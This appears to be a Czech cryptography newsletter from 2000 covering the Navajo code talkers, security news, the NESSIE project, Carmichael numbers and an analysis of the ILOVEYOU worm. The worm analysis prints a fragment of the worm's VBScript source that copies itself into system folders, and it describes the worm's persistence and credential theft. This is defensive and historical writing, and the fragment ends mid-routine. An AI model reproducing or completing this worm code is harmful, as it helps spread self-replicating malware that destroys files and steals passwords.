S myšlenkou využít indiány z kmene Navajo pro přenos tajných informací přišel Philip Johnston. Byla to ta správná osoba ve správné době na správném místě. Bojoval v prvé světové válce a věděl, že zde bylo s úspěchem využito indiánů k přenosu tajných zpráv. Jeho otec byl misionář v indiánské rezervaci kmene Navajo. Jako dítě se zde naučil plynně mluvit jejich obtížnou řečí. Byl tak jeden z mála asi třiceti bělochů, kteří tuto řeč ovládali. Indiáni z tohoto kmene žili velice izolovaně a nekomunikovali ani s ostatními indiánskými kmeny. Uvědomoval si, že řeč Navajů je velice obtížná, a to především svojí speciální výslovností. Například samohlásky indiáni vyslovovali deseti velice podobnými způsoby. Řeč neměla psanou podobu, ale kdyby byla slova zapsána, bylo by nutné označit tyto rozdíly ve výslovnosti. Prostý přepis několika rozdílných slov tak totiž mohl být identický (např. "bito" je voda a "bitó" je pomerančová šťáva, "bita" je mezi a "bitá" je křídlo).

Tabulka č.1 : Možná výslovnost hlásky "a"

a-	short and low in pitch
aa-	long and low in pitch
a-	a rise in pitch and short
aa-	a rise in pitch and long
a-	short, high and nasal
a-	short and nasal
aa-	long, high and nasal
aa-	long and nasal
aa-	falling tone
aa-	falling nasal

Právě tato vlastnost se zdála Philipu Johnstonovi velice vhodná pro tajnou komunikaci. Přepis zachycené komunikace je pro netrénovaného člověka bez znalosti

významu slov v podstatě nemožný. Řeč Navajů měla ještě jednu význačnou vlastnost - nepřebírala slova z jiných jazyků a pro nová slova si volili vlastní kombinace.

V březnu 1942 se Philipu Johnstonovi podařilo přemluvit generála Claytona B.Vogela, aby mu umožnil předvést využití utajeného přenosu pomocí indiánských mluvčích. Během prezentace Navajové přenesli bez chyby tří řádkovou zprávu během dvaceti vteřin. Při použití kryptografického zařízení, které námořnictvo používalo, trval celý přenos zašifrování, přenosu a dešifrování třicet minut. Na konci prezentace bylo všem přítomným vysvětleno, že v reálném provozu nebude jen použit překlad do indiánské řeči, ale bude vytvořena kódová kniha v indiánské řeči, která se bude při přenosu používat. Prezentace byla úspěšná a Philip Johnston dostal za úkol vycvičit prvních třicet indiánů a vytvořit kódovou knihu. Pilotní program mohl začít.

Získat třicet vhodných rekrutů nebylo však jednoduché. (V roce 1942 žilo přibližně 50 000 Navajů, v roce 1945 sloužilo u námořnictva 540 indiánů - ne všichni ale jako "code talkers", těch bylo podle různých údajů něco mezi 375 až 420). Především zde byla jazyková bariéra - řada indiánů totiž neuměla anglicky. Řada indiánů také jít do války za bělochy nechtěla - ještě stále doznívala vzpomínka na utrpení jejich dědů. Navajové po prohrané indiánské válce v roce 1860-63 se museli přestěhovat o 300 mílí dále k pevnosti Fort Sumner, kde měli být převychováni a zcivilizováni. Tento pochod indiáni nazývali "Long Walk". Pochod byl nesmírně obtížný a mnoho indiánů během něj zemřelo. Řada indiánů měla zájem pomoci, ale komisi, která je odváděla, se zdáli příliš mladí. Indiáni neměli žádné doklady a nevěděli, kdy se narodili. Vypráví se historka, že komise indiány jednoduše vážila a kdo byl příliš lehký, toho neodvedla. Indiáni nevěděli, kam mají být odvedeni. Popletli si slova marine (námořnictvo) a submarine (ponorka) a hrozně se báli, že půjdou sloužit pod vodu. Indiáni byli nejprve odvedeni do sběrného tábora, kde byli cvičeni v běžných vojenských dovednostech. Seznamovali je s technikou (včetně zápalek, rádia, vysílačky). Indiáni nebyli dobrými vojáky (dle velitelů), nechápali, proč musejí poslouchat své nadřízené, opouštěli kasárna, v noci několikráte vykradli kantýnu, zajímali se o ženy důstojníků, jejich hygiena nebyla valná, vojenské boty nečistili a na nástup chodili ustrojeni podle počasí. Ti, kteří prošli tímto vstupním táborem se dostali do tábora Pendleton, blízko San Diega. Zde začal jejich výcvik spojařů.

Společně s 29-ti prvními Navaji vytvořil Philip Johnston první kódovou knihu. Obsahovala něco málo přes dvě stě slov. Kniha obsahovala hláskovou abecedu, nejpoužívanější názvy zbraní, názvy států a nejpoužívanější vojenské termíny. Slova byla volena tak, aby si je indiáni dobře zapamatovali.

Hlásková abeceda byla vytvořena podle tohoto schématu :

A - slovo v angličtině od A - ant (mravenec) kód : Wol-La-Che (mravenec v řeči Navajů). Tedy kdykoliv bylo použito slovo Wol-La-Che znamenalo to písmeno A.

Názvy států byly také pro indiány lehce zapamatovatelné :

Amerika - naše matka , Afrika - černí , Aljaška - zima, Japonsko - šikmé oči.

Některá slova byla vybrána na základě souzvuku , tedy tak, aby si je indiáni lehce pamatovali:

Dispatch - dog is patch (samozřejmě řečeno indiánskou řečí)

Belong - long bee , district - deer is strict atd.

Názvy zbraní, které indiáni neznali, byly kódovány podle "podobnosti" :

Letadlo - pták, bomba - vejce, loď - ryba atd.

Na konci pilotního projektu (po výcviku prvních třiceti mužů) byla opět provedena prezentace. Tentokráte se jí zúčastnili i američtí kryptologové. Zvukové záznamy, které jim předložili, nebyli schopni zařadit a přepsat do správného textu. K jazyku se vyjádřili, že připomíná nejspíše hebrejštinu. Po seznámení se s kódovou knihou bylo doporučeno ji

rozšířit. Především bylo ke každému písmenu zavedeno více slov. Rozšířen byl i slovník o další frekventní slova. Nasazení systému však bylo schváleno.

Kódová kniha byla podle těchto připomínek upravena a byla rozšířena na 450 výrazů.

Příloha č.2: Ukázka začátku hláskovací tabulky

Písmeno	kód	pomocné slovo
A	WOL-LA-CHEE	ANT
A	BE-LA-SANA	APPLE
A	TSE-NILL	AXE
B	NA-HASH-CHID	BADGER
B	SHUSH	BEAR
B	TOISH-JEH	BARREL
C	MOASI	CAT
C	TLA-GIN	COAL
C	BA-GOSHI	COW
D	BE	DEER
D	CHINDI	DEVIL
D	LHA-CHA-EH	DOG




Photo of Navajo Code Talkers in formation at Camp Pendelton, California
Local call number Philip Johnston Physical description Black-and-white photograph, 8 x 13.5 cm. Reproduction requires permission of the repository.

Výcvik indiánů v táboře Pendelton

Indiáni byli začátkem roku 1943 připraveni k nasazení k námořním divizím a dále bylo rozhodnuto o přijetí dalších stovek nových rekrutů, určených pro výcvik v přenášení kódových zpráv.
Celý program byl přísně tajný a jen málo lidí vědělo, o co opravdu jde. Američané, kteří zachytili vysílání Navajů, si např. často mysleli, že se jedná o vysílání Japonců na americké frekvenci.

Pokračování příště : Díl III. : Od Iwo Jimy k mluvící loutce firmy Hasbro

F. Letem šifrovým světem

1. Ve dnech 30.-31.května 2000 se bude konat v Míčovně Pražského hradu mezinárodní konference - Finanční služby ve virtuálním prostředí.. Hlavní přednášky přednesou :
   L.Strous (Nizozemí) : Audit IS a informační bezpečnost v De Nederlandsche Bank
   S.Katsikas (Řecko): Role PKI v E-Commerce.
   Z českých odborníků zde promluví:
   T.Ivanovský - Finanční služby prostřednictvím mobilních telefonů
   Z.Kaplan - Řízení bezpečnosti na úrovni vrcholových vedoucích pracovníků.
   V.Matyáš - Biometrie
   E.Racková, F.Stolle - Penetrační testování - praktické zkušenosti.
   Konferenci pořádá společnost Tate International, s.r.o., vydavatel časopisu DSM.
   Další informace tel.: 02/57920319-20, http://www.dsm.tate.cz

2. V sešitě 2/2000 jsme otiskli důkaz Velké Fermatovy věty (FLT), který předložil veřejnosti 23.1.2000 k odborné diskusi profesor Victor Sorokin. Tento důkaz byl zajímavý především proto, že byl založen čistě na algebraických tvrzeních a byl sympaticky krátký. V současné době jediný uznaný důkaz FLT od Andrew Willese (z roku 1994) je značně komplikovaný a je založen na důkaze Taniyamovy-Shimurovy hypotézy o modulárních formách eliptických křivek (podrobnosti viz např. sešit 2/2000). Důkaz Victora Sorokina, jak někteří doufali, mohl připomínat myšlenkový postup Pierre de Fermata při formulaci tohoto slavného problému. Bohužel se ukázalo, že v předloženém důkazu je chyba. Chybu jako prvý objevil Paul Dreyer. Profesor Sorokin se pokusil chybu odstranit, ale nakonec během března rezignoval a účastníkům diskusní skupiny rozeslal e-mail, ve kterém přiznává, že důkaz je chybný a problém, na který byl upozorněn, nelze odstranit (v jednom okamžiku byla rovnice zaměněna za identitu).

3. Evropská Unie stanoví nová - volnější pravidla pro vývoz kryptografických prostředků!
   Evropská unie odsouhlasila uvolnění pravidel pro vývoz kryptografických zařízení do 25-ti zemí světa (15 zemí EU a dále 10 jiných zemí -- USA, Japonsko, Kanada, Švýcarsko, Austrálie, Nový Zéland, Norsko, Česká republika, Maďarsko a Polsko). Státy, do nichž je povolen vývoz, dohromady tvoří více než 80% světového trhu s kryptografickými zařízeními. Toto uvolnění opět staví vývozce z USA do nevýhodnější pozice než vývozce EU a to i přes značně uvolněná pravidla vývozu USA, která byla schválena letos v lednu.
   Wall Street Journal 28.4.2000,
   http://interactive.wsj.com/articles/SB956867771608897487.htm

4. IACR (International Association for Cryptologic Research, organizátor konferencí EUROCRYPT a CRYPTO), zavedla na své webovské stránce novou službu. Jedná se o tzv. kryptologický archív, kde jsou ukládány v elektronické podobě významné články, které poskytli k veřejnému použití členové IACR. Přesná URL adresa je : http://eprint.iacr.org/2000/

5. Na konferenci Fast Software Encryption Workshop 2000 (10.-12.4.2000, New York City) publikoval Adi Shamir, Alex Biryukov a David Wagner nový útok na silnější verzi šifrového algoritmu A5/1, který se používá ve 130 milionech GSM mobilních telefonů, včetně ČR. Dříve publikovaný útok vyžadoval záznam 2 minut šifrového spojení a následnou analýzou (doba 1 s) byl získán klíč. Nově publikovaný útok umožňuje ze záznamu dvou vteřin spojení (!) získat klíč. Analýza trvá cca 4 minuty a vyžaduje běžné PC (500 Mhz) vybavené 4 pevnými disky, každý o kapacitě 73 GB. Jejich přednáška je dostupná od 27.4.2000 na adrese : http://cryptome.org/a5.ps , http://cryptome.or/a5.zip Některé základní informace o předchozím útoku jsou dostupné i v našem sešitě 1/2000 (Soukromí uživatelů GSM ohroženo).


6. ZDnet zveřejnil obsah tajné interní zprávy Microsoftu, ze které vyplývá nutnost opravit přes 63 000 chyb ve Windows 2000. Marc Lucovsky, vedoucí vývojového týmu Windows, rozeslal svým podřízeným výzvu k urychlenému opravení desítek tisíc chyb ve finálním kódu Windows 2000. Podle zprávy obsahují Windows 2000 celkem 21 000 odložených chyb, které mohou způsobit vážné problémy nebo jenom dělají něco jiného, než by měly; 27 000 chyb se týká špatné optimalizace a nedodělků. Při nákupu Windows 2000 se tedy můžete setkat celkem s 65 000 potencionálními problémy, z nichž 28 000 může podle odborníků způsobit reálnou hrozbu k ohrožení vašich dat. Zdroj : Mery Jo Foley , "Can Microsoft squash 63,000 bugs in Win2K?" http://www.zdnet.com/pcweek/stories/news/0,4153,2436920,00.html

7. Přibližně v půlce dubna se rozhořela nová mediální aféra (informace na News.COM a ZDNN) , která nejdříve vinila Microsoft ze zabudování zadních vrátek do produktu FrontPage97 (možná i Frontpage98). Co bylo podstatou ? Součástí FP97 a FP98 instalace je knihovna Dvwssr.dll - nachází se vždy ve v_vti_bin/_vti_aut adresáři a je tedy přístupná z Internetu. Zároveň je tento modul zodpovědný za browsing funkci (tj. prohlížení obsahů FP webů). Právě v této knihovně lze najít text (dle prvních tvrzení univerzální heslo) "Netscape engineers are weenies!" . Pochopitelně se ukázalo, že o zadní vrátka nejde. Tento text vepsal do zdrojového kódu jeden z programátorů, který byl již unaven soubojem mezi firmou Microsoft a Netscape a chtěl "zesměšnit" své protihráče u Netscapu. Celá aféra měla i kladnou stránku - během "propírání" bezpečnosti tohoto produktu bylo objeveno několik významných slabin tohoto produktu a doufejme, že budou brzy odstraněny.Chci však upozornit ještě na jeden aspekt celé "aféry" a to z hlediska bezpečnosti. Je potřeba si položit otázku, jak funguje "výstupní" kontrola u Microsoftu. Opravdu si může každý programátor do zdrojového textu zařadit, co se mu zlíbí? Nebo jsou již zdrojové texty tak složité, že efektivní kontrola není možná? Obě možnosti jsou z hlediska bezpečnosti znepokojující a naznačují, že Microsoft své produkty chápe především jako produkty komerční a bezpečnost je až na dalším místě.

8. V době, kdy dopisuji tento sešit, řádí ve světě nový virus I Love You (a jeho roztomilé mutace). Vzhledem k mediální popularitě k němu asi moc nového nenapíši. Uvedu tedy alespoň užitečnou adresu : http://servery.cz/index.php3?include=virus.inc , kde je uložen návod na jeho odstranění z napadeného PC.

Informační sešit GCUCMP
Crypto-World 6/2000

Připravil : Mgr.Pavel Vondruška,
člen GCUCMP, IACR, ISACA.
Sešit je rozesílán registrovaným čtenářům,
registrace na adrese pavel.vondruska@post.cz , subject : Crypto-World
sešity najdete také na adrese www.mujweb.cz/veda/gcucmp
(116 e-mail výtisků)
Uzávěrka 10.6.2000



OBSAH : **Str.**

A. Nová evropská iniciativa v oblasti kryptografie

Ing. Jaroslav Pinkava, CSc. (AEC, spol. s r.o.)

V druhé polovině května se objevila na webu informace o nové aktivitě v rámci Evropské Unie. Jedná se o projekt NESSIE (New European Schemes for Signature, Integrity, and Encryption) programu IST Evropské komise (http://cryptonessie.org).

NESSIE je tříletý projekt, který byl zahájen 1.ledna 2000. Jeho hlavním cílem je přinést celé „portfolio“ bezpečných kryptografických modelů (tzv. „kryptografických primitivů“), které lze pak používat v rámci různých technologických platforem. Jednotlivé modely budou vytvářeny na základě veřejných návrhů a rovněž tak vyhodnocení těchto návrhů proběhne otevřenou a transparentní cestou. Celková koncepce tohoto portfolia je podstatně širší než obdobný projekt AES (Advanced Encryption Standard), který řídí americký NIST. Projekt zároveň navazuje na již získané výsledky v rámci evropských struktur. Zde lze zmínit např. Směrnici Evropské Unie pro elektronický podpis nebo čerstvě vydanou (květen 2000) normu k formátům elektronických podpisů – Electronic Signature Formats, ETSI 201 733.

Celkem se jedná o následujících deset tříd kryptografických primitivů:

1. Blokové šifry
2. Synchronní proudové šifry
3. Samosynchronizující se proudové šifry
4. Autentizační kódy zpráv (MAC)
5. Hashovací funkce rezistantní vůči kolizím
6. Jednosměrné hashovací funkce
7. Pseudonáhodné funkce
8. Asymetrická schémata pro šifrování
9. Asymetrická schémata pro digitální podpis
10. Asymetrická schémata pro identifikaci

V rámci každé třídy budou existovat dvě bezpečnostní úrovně (normální a vysoká), s výjimkou blokových šifer, kde bude ještě třetí úroveň (historická-normální). Tj. například blokové šifry vysoké bezpečnostní úrovně mají pracovat s bloky textu v délce 128 bitů a s klíčem nejméně v délce 256 bitů. Blokové šifry normální bezpečnostní úrovně pracují rovněž s bloky otevřeného textu v délce 128 bitů a musí mít klíč dlouhý nejméně 128 bitů. Zmíněná třetí úroveň ponechává možnost existence blokových šifer, které pracují s bloky otevřeného textu v délce 64 bitů (jako je tomu u většiny současných algoritmů). Délka klíče i u této třetí úrovně však musí být minimálně 128 bitů.

Vyhodnocení jednotlivých návrhů bude probíhat na základě:

a) bezpečnostních kriterií (obtížnost útoků, zdůvodnění bezpečnosti,...)
b) implementačních kriterií (software, hardware, nároky na objem paměti, spolehlivost,...)
c) dalších kriterií, jako je jednoduchost a zřejmost návrhu atd.

V rámci prvního kola, které končí v září 2000, mají být odevzdány výchozí návrhy. V říjnu pak bude následovat jejich první projednání v rámci první „lochneské“ konference.

Jedním ze základních cílů projektu je také posílit pozice evropského kryptografického průmyslu v návaznosti na výsledky evropského výzkumu. Nesporné jsou význačné dopady na celou kryptografickou praxi.

B. Fermatův test primality, Carmichelova čísla, bezčtvercová čísla

Mgr. Pavel Vondruška (NBÚ)

Část I.

Současné moderní kryptosystémy s veřejným klíčem se opírají o řadu výsledků z teorie čísel. Mimo teoretického studia, které je nezbytné z hlediska zdůvodnění samotného principu bezpečnosti a odolnosti systémů, je zde i řada praktických problémů. Příkladem může být potřeba rychle vygenerovat velká prvočísla. Zpravidla k tomu slouží pravděpodobnostní testy jako např. Solovay-Strassenův test, Lehmannův test, Rabin-Millerův test a Fermatův test. Kromě pravděpodobnostních algoritmů k testování prvočíselnosti existují i postupy, které umožňují poněkud více. V případě, že p je skutečně prvočíslo, pak existují algoritmy, které toto dokáží. Toto umožňuje Cohen-Lenstrův test a Atkin-Morainův test. Z důvodu rychlosti se však v praxi používají pouze pravděpodobnostní testy a velké prvočíslo se vygeneruje pouze s předem zvolenou , dostatečnou pravděpodobností. Pro svoji jednoduchost se také stále ještě implementuje Fermatův test primality.

Fermatův test primality

Tento test je založen na platnosti tzv. Malé Fermatovy věty.
Jestliže p je prvočíslo a číslo a je libovolné přirozené číslo menší jak p, pak $a^p \equiv a \bmod p$.

O platnosti tohoto tvrzení se zmiňuje poprvé Fermat 18.10.1640 ve svém dopise Freniclovi.
Pro přesnost uveďme, že uvádí jinou – ekvivalentní formulaci :

Je-li p prvočíslo, pak p dělí $a^{p-1} - 1$ pro všechna a, která nejsou dělitelná p.

Jak lze využít tuto větu pro generování prvočísel ?

Máme dané n > 1, zvolíme a > 1 a spočteme pak $a^{n-1} \bmod n$. Pokud výsledek je různý od jedné, pak n není prvočíslo. Pokud však výsledek je roven jedné, pak to ještě neznamená, že n je prvočíslo. Vezmeme jiné číslo a provedeme celý test znovu.

Pokud by někdo tento test programoval, doporučujeme pro volbu n použít známé technické finty :

- vygenerujeme dostatečně velké číslo (např. 1024 bitů)
- bity nejvyššího a nejnižšího řádu musí být jednička (jednička na nejvyšším řádu zaručí, že číslo má požadovanou délku, 1 na nejnižším řádu, že číslo je liché)
- prověříme, že číslo n není dělitelné malými prvočísly : 3,5,7,11, …, 251

Nyní provedeme výše popsaný Fermatův test s náhodně zvoleným a. Jestliže n splní podmínku testu ($a^{n-1} = 1 \bmod n$), vygenerujeme jiné náhodné číslo a a s ním test zopakujeme. Toto provádíme opakovaně, podle vyžadované přesnosti..

Takto získané číslo n prohlásíme za prvočíslo.

Je zřejmé, že zvyšujeme-li počet voleb čísla a, zvyšuje se pravděpodobnost, že námi vygenerované číslo n je prvočíslo.

Ukázalo se však, že existují taková n (která nejsou prvočísly), pro která Fermatův test je splněn při libovolné volbě a. Tato složená čísla se nazývají **Carmichaelova čísla**.

Carmichaelova čísla

Číslo n nazveme Carmichaelovo číslo, pokud splňuje malou Fermatovu větu pro libovolnou volbu báze a . Tedy $a^{n-1} - 1 \equiv 0 \pmod{n}$ pro každou volbu $1 < a < n$.

Tato čísla se někdy nazývají absolutní pseudoprvočísla. Nazývají se podle R.D.Carmichaela, který o jejich existenci napsal prvou práci. Bylo to v roce 1910 a sám Carmichael spočítal 15 příkladů takových čísel. Předpověděl, že jich je nekonečně mnoho.

Postupně byla nalezena všechna Carmichaelova čísla menší než 100 000. Jsou to tato čísla:
561, 1105, 1729, 2465, 2821, 6601, 8911, 10585, 15841, 29341, 41041, 46657, 52633, 62745, 63973 a 75361 .

V roce 1939 Chernik zjistil, že pokud čísla p = 6m+1, q=12m+1 a r=18m +1 jsou prvočísla, tak číslo pqr je Carmichaelovo prvočíslo. Důkaz je velice jednoduchý :

$N \equiv (6m+1)*(12m+1)*(18m+1) = 1296m^3 + 396m^2 + 36m + 1$
N-1 je násobek 36m a dále je zřejmě 36m nejmenší společný násobek 6m, 12m, 18m
$a^{N-1} \equiv 1$ mod pro každé z prvočísel 6m+1, 12m+1 a 8m +1
a tedy $a^{N-1} \equiv 1 \bmod ((6m+1)*(12m+1)*(8m+1))$

Pomocí tohoto postupu byla nalezena některá Carmichaelova čísla tohoto speciálního tvaru.
Carmichaelova čísla tak lze získat pro m=1, 6, 35, 45, 51, 55, 56, …
Odpovídající čísla potom jsou : 1729, 294409, 56052361, 118901521, …
V lednu 1999 bylo takto získáno největší známé Carmichaelovo číslo a to pro hodnotu m= $133752260*3003*10^{1604}$. Faktory tohoto čísla N mají 1616, 1616 a 1617 cifer.

Studiu těchto čísel se věnovali i další matematici. Uveďme alespoň ty nejdůležitější: Erdos (1956), Alford (1994), Hoffman (1998) a Pinch a Dubner (1989-1998).

Z jejich výsledků vyplynulo, že Carmichaelových čísel je skutečně nekonečně mnoho a že neexistuje rozklad žádného Carmichaelova čísla na dva činitele.

Nejmenší Carmichaelovo číslo, které má rozklad na :
3 činitele je : 561 = 3*11*17 .
4 činitele je : 41041 = 7*11*13*41
5 činitelů je : 825265 = 5*7*17*19*73
6 činitelů je : 321197185 =5*19*23*29*37*137

Dosud největší známá Carmichaelova čísla, která mají rozklad na :

3 činitele je číslo s	:	10 200 ciframi
4 činitele je číslo s	:	2 467 ciframi
5 činitelů je číslo s	:	1 015 ciframi
6 činitelů je číslo s	:	827 ciframi

Richard Pinch (1993) uvádí úplný seznam všech Carmichaelových čísel menších než 10^{16}.
Odtud vyplývá, že Carmichaelových čísel menších než

10^6	je	43
10^{10}	je	2 163
10^{15}	je	105 212
10^{16}	je	246 683

V roce 1994 Alford odvodil odhad pro počet Carmichaelových čísel C(n).
Pro dostatečně velká n (řádově $n \approx 10^7$) platí : $C(n) \approx n^{2/7}$.

Závěrem uvedeme, že Carmichaelova čísla mají následující vlastnosti :

1. Jestliž p je prvočíslo, které dělí Carmichaelovo číslo n, potom z $n \equiv 1 \pmod{p-1}$ plyne , že $n \equiv p \pmod{p(p-1)}$.
2. Každé Carmichaelovo číslo je bezčtvercové.
3. Liché složené bezčtvercové číslo n je Carmichaelovo číslo právě tehdy když n dělí jmenovatele Bernoulliho čísla B_{n-1}

Z teoretického hlediska je nejzajímavější druhá vlastnost. Příště si řekneme, co vlastně bezčtvercová čísla jsou a jaký je jejich význam v teorii čísel a pro kryptologii.

Literatura :

1. Jaroslav Pinkava, Úvod do kryptologie, http://www.aec.cz
2. Přibyl,Kodl, Ochrana dat v informatice, ČVUT 1996
3. Alford, W. R.; Granville, A.; and Pomerance, C. ``There are Infinitely Many Carmichael Numbers." Ann. Math. 139, 703-722, 1994.
4. Dubner, H. ``A New Method for Producing Large Carmichael Numbers." Math. Comput. 53, 411-414, 1989.
5. Guy, R. K. ``Carmichael Numbers." §A13 in Unsolved Problems in Number Theory, 2nd ed. New York: Springer-Verlag, pp. 30-32, 1994.
6. Hoffman, P. The Man Who Loved Only Numbers: The Story of Paul Erdos and the Search for Mathematical Truth. New York: Hyperion, pp. 182-183, 1998.
7. Pinch, R. G. E. ftp://emu.pmms.cam.ac.uk/pub/Carmichael
8. Ribenboim, P. The New Book of Prime Number Records. New York: Springer-Verlag, pp. 118-125, 1996.
9. Shanks, D. Solved and Unsolved Problems in Number Theory, 4th ed. New York: Chelsea, p. 116, 1993.
10. Sloane, N. J. A. Sequences A002997/M5462, A006931/M5463, A033502, and A046025 in ``An On-Line Version of the Encyclopedia of Integer Sequences." http://www.research.att.com/~njas/sequences/eisonline.html

C. Červ LOVE-LETTER-FOR-YOU.TXT.VBS

Mgr. Pavel Vondruška, NBÚ

Worm (červ) I_LOVE_YOU (LoveLetter) se stal opravdovým mediálním hitem tohoto jara. Objevil se 4.května a během několika málo hodin zasáhl celou Asii a Evropu a jen o málo hodin později i Ameriku. Love Letter je worm napsaný ve VBS (Visual Basic Script) . Šíří se v e-mailech, ke kterým se připojuje ve formě souboru LOVE-LETTER-FOR-YOU.TXT.VBS (kolem 10 KB). Subjekt "infikované" e-mailové zprávy zní: "ILOVEYOU". V těle zprávy je obsažen text: "kindly check the attached LOVELETTER coming from me.". "Dvojitá" přípona u souboru využívá toho, že v některých klientech není část za druhou tečkou viditelná. Příjemce si pak myslí, že je to obyčejný textový soubor (TXT) a s pocitem bezpečí a notnou dávkou zvědavosti jej otevře. Pro šíření potřebuje tento worm program MS Outlook - odtud se jednoduše sám rozešle na další e-mailové adresy, které najde v adresáři. Po spuštění souboru LOVE-LETTER-FOR-YOU.TXT.VBS se červ zabydlí v počítači (proto je to červ, nikoliv virus).

Vytvoří nové klíče v registrech:
HKLM\Software\Microsoft\Windows\CurrentVersion\Run\MSKernel32
HKLM\Software\Microsoft\Windows\CurrentVersion\RunServices\Win32DLL
V adresáři C:\WINDOWS\SYSTEM pak dále vytvoří soubory MSKERNEL32.VBS a Win32DLL.VBS. Na pevných i síťových discích vyhledává soubory s příponou VBS, VBE, JS, JSE, CSS, WSH, SCT, HTA, jejichž obsah přepíše svým tělem a příponu změní na VBS. V případě souborů s příponou JPG či JPEG je vytvořena "dvojitá" přípona - původní + .VBS. Se soubory s příponou MP2 a MP3 pracuje červ jinak - nejprve vytvoří kopie těchto souborů - ty pak následně přepíše vlastním tělem a vytvoří na nich "dvojitou" příponu (původní_název.MP3.VBS). Atribut těchto souborů je změněn na hidden. Pokud neexistuje soubor C:\WINDOWS\WINFAT32.EXE, nastaví domovskou stránku Internet Exploreru tak, aby ze serveru http://www.skyinet.net/~ stahoval soubor WIN-BUGSFIX.EXE. Tento soubor obsahuje trojského koně (program, o jehož činnosti vlastník PC nic neví). Po aktivaci se tento trojský kůň usadí právě do souboru WINFAT32.EXE a na adresu na Filipínách se snaží přes e-mail odesílat nakradená senzitivní data (uživatelské jméno, IP, hesla atd.). Tato adresa také samozřejmě pomohla odhalit a obvinit potenciálního pachatele.

Červ I_LOVE_YOU může následně dorazit na vaše PC i přes IRC. Pokud VBS: LoveLetter nalezne klienta mIRC, přepíše soubor „mirc.ini“ a pak je schopen poslat sám sebe ostatním uživatelům IRC.

Podle všeho se zdá, že autor nechtěl zahltit síť a ochromit provoz serverů prakticky na celém světě. Pravděpodobně pouze chtěl pomocí svého červa dopravit do počítačů trojského koně a pomocí něj získat hesla a tedy nadvládu nad cizími počítači. To mohl následně využít např. i ke svému obohacení (uzavírání e-obchodů apod.). Zřejmě netušil, že jeho útok využívající psychologii běžného uživatele e-mailové pošty bude mít takový „úspěch“.

Po originálním červu se velice rychle objevila řada variant a modifikací. „Autoři“ jednoduše originál lehce upravili a nová varianta byla na světě. Některé „varianty“ spočívaly pouze v přepsání textů a jmen, jiné byly důmyslnější. Psychologický nátlak na uživatele, který musí aktivně spolupracovat – otevřít přílohu, se měnil. Jedna varianta zasílá vtip, jiná varianta se tváří jako zpráva od Symantecu a zasílá údajné upozornění na LoveLetter. Nejzajímavější je ta, která oznamuje stažení 326 USD z kreditní karty a žádá o vytištění přiložené faktury. Variant tohoto červa se objevilo několik desítek.

LoveLetter představuje novou generaci nebezpečných programů. Rozšířil se velice rychle a napáchal obrovské škody. Využívá bezpečnostních děr v operačním systému a aplikacích a dále psychologický prvek, kterým donutil uživatele ke spolupráci. Již jsme se zmínili, že tím, že ve Windows nejsou implicitně známé přípony souborů zobrazovány, řada uživatelů příponu .vbs u wormu neviděla a otevírala jej v domnění, že se jedná o textový soubor. Dalšími problémy, které můžeme jmenovat, jsou : implicitní instalace Windows scripting Host, provázanost aplikací, příliš silný jazyk VBS, nemožnost oddělit nastavení bezpečnosti jinak pro Explorer a jinak pro poštovní klienty, implementace HTML a VBS do poštovních klientů, spouštění kódů (programy, skripty) přímo z poštovních klientů atd. Doufejme, řže výrobci a autoři aplikačních programů (a především Microsoft) zareagují velice rychle a potenciální bezpečnostní díry budou odstraněny. Obávám se však, že současný trend – maximální jednoduchost pro uživatele, absolutní provázanost aplikací, kompatibilita téměř na úrovni binárních dat, silné makrojazyky, rozšíření VBS atd., předpoklad, že uživatel je nejšťastnější, když může jenom „klikat“ myší a není nucen přemýšlet, může vést v budoucnu k ještě větším problémům … KLIK.

Zde měl být původně celý „zdrojový kód“ LOVE-LETTER-FOR-YOU.TXT.VBS , ale vzhledem k jeho délce (10 kb, cca 5 stran A4) a vzhledem k tomu, že by po malé modifikaci mohl vzniknout další virus :-) , jsem se rozhodl umístit jen začátek z tohoto kódu.

```
rem barok -loveletter(vbe) <i hate go to school>
rem by: spyder / ispyder@mail.com / @GRAMMERSoft Group / Manila,Philippines
On Error Resume Next
dim fso,dirsystem,dirwin,dirtemp,eq,ctr,file,vbscopy,dow
eq=""
ctr=0
Set fso = CreateObject("Scripting.FileSystemObject")
set file = fso.OpenTextFile(WScript.ScriptFullname,1)
vbscopy=file.ReadAll
main()
sub main()
On Error Resume Next
dim wscr,rr
set wscr=CreateObject("WScript.Shell")
rr=wscr.RegRead("HKEY_CURRENT_USER\Software\Microsoft\Windows Scripting Host\Settings\Timeout")
if (rr>=1) then
wscr.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Windows Scripting Host\Settings\Timeout",0,"REG_DWORD"
end if
Set dirwin = fso.GetSpecialFolder(0)
Set dirsystem = fso.GetSpecialFolder(1)
Set dirtemp = fso.GetSpecialFolder(2)
Set c = fso.GetFile(WScript.ScriptFullName)
c.Copy(dirsystem&"\MSKernel32.vbs")
c.Copy(dirwin&"\Win32DLL.vbs")
c.Copy(dirsystem&"\LOVE-LETTER-FOR-YOU.TXT.vbs")
```

```
regruns()
html()
spreadtoemail()
listadriv()
end sub
sub regruns()
On Error Resume Next
Dim num,downread
regcreate
